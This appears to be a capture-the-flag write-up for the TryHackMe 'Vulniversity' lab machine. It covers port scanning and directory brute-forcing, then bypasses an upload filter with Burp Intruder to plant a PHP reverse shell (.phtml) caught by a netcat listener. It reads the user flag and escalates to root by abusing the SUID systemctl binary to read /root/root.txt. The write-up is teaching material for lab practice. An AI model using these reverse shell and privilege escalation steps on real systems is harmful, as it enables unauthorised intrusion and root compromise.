

Vulniversity

Main objectives of this room:

1. Reconnaissance
2. Locating Hidden directories
3. Compromise the Web server
4. Privilege Escalation

Given IP address: 10.201.93.184

Connecting to OpenVPN

<sudo openvpn>

RECONNAISSANCE

Performing a Basic Nmap Scan

nmap -A -Pn -sV 10.201.93.184

```
(kali㉿kali)-[~/Downloads]
└─$ nmap -A -Pn -sV 10.201.93.184
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 04:15 EDT
Nmap scan report for 10.201.93.184
Host is up (0.32s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 26:72:7e:c7:63:fe:c2:09:b6:67:e4:55:bc:dc:3a:c5 (RSA)
|   256 8e:cb:3a:61:c5:ec:2c:2a:ed:93:80:7c:5d:27:4d:0a (ECDSA)
|_  256 ab:f9:b5:28:82:33:d3:3f:a7:77:be:20:c6:89:ad:57 (ED25519)
39/tcp    open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
3128/tcp  open  http-proxy Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 4.14) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time:
|   date: 2025-09-14T08:16:10
|_ start_date: N/A

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1  51.96 ms  10.17.0.1
2  ... 4
5  342.77 ms 10.201.93.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.51 seconds

(kali㉿kali)-[~/Downloads]
└─$
```

Identified Open Ports:

- a. 21 - FTP
- b. 22 - SSH
- c. 139 - Netbios-ssn
- d. 445 - Netbios-ssn
- e. 3128 - http-proxy
- f. 3333 - http

The number of ports open are: 6

```
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

It is running squid/4.10 version of squid proxy

Nmap will scan 400 ports if the flag is set to -p-400.

```
└$ nmap -O 10.201.93.184
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 04:22 EDT
Nmap scan report for 10.201.93.184
Host is up (0.33s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3333/tcp  open  dec-notes
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

The system appears to be running Linux operating system, although to be specific, the machine is running Ubuntu distribution.

The Web server is running on the port 3333 as discussed before. 3333 - http

The flag for enabling verbose mode using Nmap is: -v

LOCATING DIRECTORIES USING GOBUSTER

Running a gobuster scan on the IP

```
gobuster dir -u http://10.201.93.184:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

Url <http://10.201.93.184:3333> because the target ip is running on http server using port 3333. We are using directory-list-1.0.txt file to brute force directories for identification.

```
└─(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.201.93.184:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.201.93.184:3333
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

/images           (Status: 301) [Size: 322] [→ http://10.201.93.184:3333/images/]
/css              (Status: 301) [Size: 319] [→ http://10.201.93.184:3333/css/]
/js               (Status: 301) [Size: 318] [→ http://10.201.93.184:3333/js/]
/internal         (Status: 301) [Size: 324] [→ http://10.201.93.184:3333/internal/]
Progress: 22234 / 141707 (15.69%)^C


└─(kali㉿kali)-[~/Downloads]
└─$
```

The results give us a list of directories for the website. The one that has an upload form page is: /internal

This is the webpage of <http://10.201.93.184:3333>



The webpage for /internal



COMPROMISE THE WEB SERVER

Making a wordlist with the following extensions

.php
.php3
.php4
.php5
.phtml

```
(kali㉿kali)-[~/Downloads]
$ cat wlist.txt
.php
.php3
.php4
.php5
.phtml

(kali㉿kali)-[~/Downloads]
$
```

First we need to see what file type you would want to upload to exploit the server.

Ans: .php

Using Hack-tool we are going to download a php reverse shell

The screenshot shows the Pentestmonkey interface. On the left is a sidebar with various icons for different tools. The main area is titled "PHP Reverse Shell". It contains a brief description: "Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack." Below this are two input fields: "10.201.93.184" and "3333". A note below says "Pentestmonkey's reverse shell". There is a link "View the source code" and buttons for "Download" and "Copy". Another section titled "Basic RCE" contains the note: "When you have successfully uploaded your payload, just put your commands after the variable %cmd% (ex: %cmd%>ls)".

Uploading the file onto the page

The screenshot shows a "File Upload" dialog box. On the left is a sidebar with "Recent", "Home", "Desktop", "Documents", "Downloads" (which is selected), "Music", "Pictures", "Videos", and "Other Locations". The main area shows a table with three files:

Name	Size	Type	Modified
reverseShell.php	3.9 kB	Program	05:39
sophilsthapit01.ovpn	8.3 kB	Text	Fri
wlist.txt	30 bytes	Text	05:01

At the bottom are buttons for "All Files", "Cancel", and "Open".

After uploading the file it says:


Upload

No file selected.

Extension not allowed

Let us try to FUZZ the website using burp suite to see what file extension is allowed.

Open Burp Suite and go to the proxy tab, there turn on the interception option.
Go to the browser and turn on the foxy proxy standard extension



Once that is done, try submitting the reverse shell file again

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed in the history:

Time	Type	Direction	Method	URL
05:54:50 14 Sep 2025	HTTP	→ Request	POST	http://10.201.93.184:3333/internal/index.php

In the 'Request' section, the 'Pretty' tab is selected, displaying the following PHP code:

```
1 POST /internal/index.php HTTP/1.1
2 Host: 10.201.93.184:3333
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.201.93.184:3333/internal/index.php
8 Content-Type: multipart/form-data; boundary=-----187455336436453043664058066167
9 Content-Length: 4263
10 Origin: http://10.201.93.184:3333
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----187455336436453043664058066167
16 Content-Disposition: form-data; name="file"; filename="reverseShell.php"
17 Content-Type: application/x-php
18
19
20 <?php
21 // php-reverse-shell - A Reverse Shell implementation in PHP
22 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
23
24 set_time_limit (0);
25 $VERSION = "1.0";
26 $ip = '10.201.93.184'; // You have changed this
27 $port = 3333; // And this
28 $chunk_size = 1400;
29 $write_a = null;
30 $error_a = null;
```

We get this information. We will send this information to Intruder for further analysis. Turn off the intercept option and go to the Intruder tab.


In the Intruder tab, we will highlight the .php extension

```
-----187455336436453043664058066167
Content-Disposition: form-data; name="file"; filename="reverseShell.php"
Content-Type: application/x-php
```

And click on Add § button

```
-----187455336436453043664058066167
Content-Disposition: form-data; name="file"; filename="reverseShells.php"
Content-Type: application/x-php
```

The next step will be to load the .txt payload onto burp suite.



Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 5

Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/> <input type="button" value="Load..."/> <input type="button" value="Remove"/> <input type="button" value="Clear"/> <input type="button" value="Deduplicate"/>	.php .php3 .php4 .php5 .phtml
<input type="button" value="Add"/>	Enter a new item
Add from list... [Pro version only]	

Now we start the attack

Attack Save

2. Intruder attack of http://10.201.93.184:3333

Results Positions

Capture filter: Capturing all items View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	322			774	
1	.php	200	323			773	
2	.php3	200	326			774	
3	.php4	200	324			773	
4	.php5	200	324			774	
5	.phtml	200	327			773	

Request Response

Pretty Raw Hex Render

```


1 HTTP/1.1 200 OK
2 Date: Sun, 14 Sep 2025 10:01:34 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 773
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <html>
11   <head>
12     <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
13   </style>
14   <html>
15     height:50%;
16   </>
17   html{
18     display:table;
19     margin:auto;
20   }
21   body{
22     display:table-cell;
23     vertical-align:middle;
24     text-align:center;
25   }
26   </style>
27 </head>
  
```

Attack Save

0 highlights

Checking all the extensions, we will verify phtml extension by renaming our reverse shell php as .phtml and listening to it.

After uploading the .phtml file:



Now we will use this extension for our payload.


Using netcat to listen to port 4444

```
nc -nvlp 4444
```

After uploading the shell file, navigate to

<http://10.201.93.184:3333/internal/uploads/php-reverse-shell.phtml>

When opening the url it displayed this information:



So what you have to do to make it work is

On your browser go to http://10.10.10.10 and look for the IP address given by TryHackMe
Open the Reverse Shell file and replace the current IP with your given IP and replace the port number to 4444

Then Start netcat again, submit the file and check the uploads directory

You should see:

```
(kali㉿kali)-[~/Downloads]
$ nano reverseShell.phtml

(kali㉿kali)-[~/Downloads]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.42.33] from (UNKNOWN) [10.201.93.184] 54820
Linux ip-10-201-93-184 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
06:17:36 up 2:14, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    bill@kali      0:00      0:00   0:00   0:00  /bin/sh: 0: can't access tty; job control turned off
$ 
```

To check what the name of the user is

```
$ cd /home
$ ls
bill
ubuntu
```

Ans: bill

To get the user flag


```
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$ 
```

After cd into bill, we get user.txt. The file gives us a hash value, this is our user flag:

8bd7992fbe8a6ad22a63361004cfcedb

PRIVILEGE ESCALATION

To work with a more stable shell, I will generate a TTY shell using Hack-tool extension



The screenshot shows the Hack Tool interface with a sidebar containing various icons for different tools and extensions. The 'TTY' icon is highlighted with a blue background. The main content area is titled 'TTY Spawn Shell'. It contains text explaining that often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. It provides commands to spawn a tty shell, such as 'python -c 'import pty; pty.spawn("/bin/bash")''. Below this, a horizontal line with the text 'Fully Interactive TTY' spans the width. A section titled 'All the steps to stabilize your shell' includes the command 'python3 -c 'import pty;pty.spawn("/bin/bash")''. Below this, text explains that it uses Python to spawn a better-featured bash shell, noting that the shell will look prettier but lacks tab autocomplete and arrow keys.

TTY Spawn Shell

Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. Here are some commands which will allow you to spawn a tty shell. Obviously some of this will depend on the system environment and installed packages.

Python spawn shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Fully Interactive TTY

All the steps to stabilize your shell

The first step:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Running this SUID command to locate SUID files on the system:

```
find / -user root -perm -4000 -exec ls -l {} \;
```

```
find: '/var/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-timesyncd.service-kPmNwg': Permission denied
find: '/var/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-resolved.service-d9dZvj': Permission denied
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/lib/snapd/void': Permission denied
find: '/var/lib/snapd/cache': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/update-notifier/package-data-downloads/partial': Permission denied
find: '/var/lib/samba/usershares': Permission denied
find: '/var/lib/samba/private/msg.sock': Permission denied
find: '/var/lib/samba/winbindd_privileged': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/ubuntu-advantage/apt-esm/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/AccountsService/users': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/snap/lxd/common/shmounts': Permission denied
find: '/var/snap/lxd/common/ns': Permission denied
find: '/var/snap/lxd/common/lxd': Permission denied
find: '/var/spool/cron/atspool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
-rwsr-xr-x 1 root root 67816 Apr  9 2024 /bin/su
-rwsr-xr-x 1 root root 55528 Apr  9 2024 /bin/mount
-rwsr-xr-x 1 root root 39144 Apr  9 2024 /bin/umount
-rwsr-xr-x 1 root root 996584 Jun 17 2024 /bin/systemctl
-rwsr-xr-x 1 root root 39144 Mar  7 2020 /bin/fusermount
find: '/tmp/snap-private-tmp': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-resolved.service-uvEbzg': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-logind.service-tbHmbh': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-timesyncd.service-nJnxf': Permission denied
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/sys/fs/fuse/connections/53': Permission denied
-rwsr-xr-x 1 root root 180753 Apr  5 15:10 /snap/snapd/24505/usr/lib/snapd/snap-confine
find: '/snap/snapd/24505/var/lib/snapd/void': Permission denied
find: '/snap/core20/2582/etc/ssl/private': Permission denied
find: '/snap/core20/2582/root': Permission denied
-rwsr-xr-x 1 root root 85064 Feb  6 2024 /snap/core20/2582/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb  6 2024 /snap/core20/2582/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Feb  6 2024 /snap/core20/2582/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr  9 2024 /snap/core20/2582/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb  6 2024 /snap/core20/2582/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb  6 2024 /snap/core20/2582/usr/bin/passwd
-rwsr-xr-x 1 root root 67816 Apr  9 2024 /snap/core20/2582/usr/bin/su
-rwsr-xr-x 1 root root 166056 Apr  4 2023 /snap/core20/2582/usr/bin/sudo
```

Output for the command

Out of all the one that stands out the most is /bin/systemctl


```
-rwsr-xr-x 1 root root 67816 Apr  9 2024 /bin/su
-rwsr-xr-x 1 root root 55528 Apr  9 2024 /bin/mount
-rwsr-xr-x 1 root root 39144 Apr  9 2024 /bin/umount
-rwsr-xr-x 1 root root 996584 Jun 17 2024 /bin/systemctl
-rwsr-xr-x 1 root root 39144 Mar  7 2020 /bin/fusermount
find: '/tmp/snap-private-tmp': Permission denied
```

Now we need to bypass the privilege to gain access of the root flag

Head over to - <https://gtfobins.github.io/>

GTFOBins

 Star 12,079



GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to [get the f**k](#) break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell
Non-interactive bind shell File upload File download File write File read Library load
SUID Sudo Capabilities Limited SUID

Search among 390 binaries: <binary> +<function> ...

Binary

77

Functions

[Emilio Pinna](#) [Andrea Cardaci](#)

Once in the website, click on SUID and search for “systemctl” on the page

stdbuf	Shell SUID Sudo
strace	Shell File write SUID Sudo
strings	File read SUID Sudo
sysctl	Command File read SUID Sudo
systemctl	SUID Sudo
tac	File read SUID Sudo
tail	File read SUID Sudo
taskset	Shell SUID Sudo
tbl	File read SUID Sudo
tclsh	Shell Non-interactive reverse shell SUID Sudo
tee	File write SUID Sudo
terraform	File read SUID Sudo

Now we will run the following commands onto the shell:

[.. / systemctl](#)

SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Commands:

We will be running this command one by one

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

```
*Untitled-1 - Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
1TF=$(mktemp).service
2echo '[Service]
3Type=oneshot
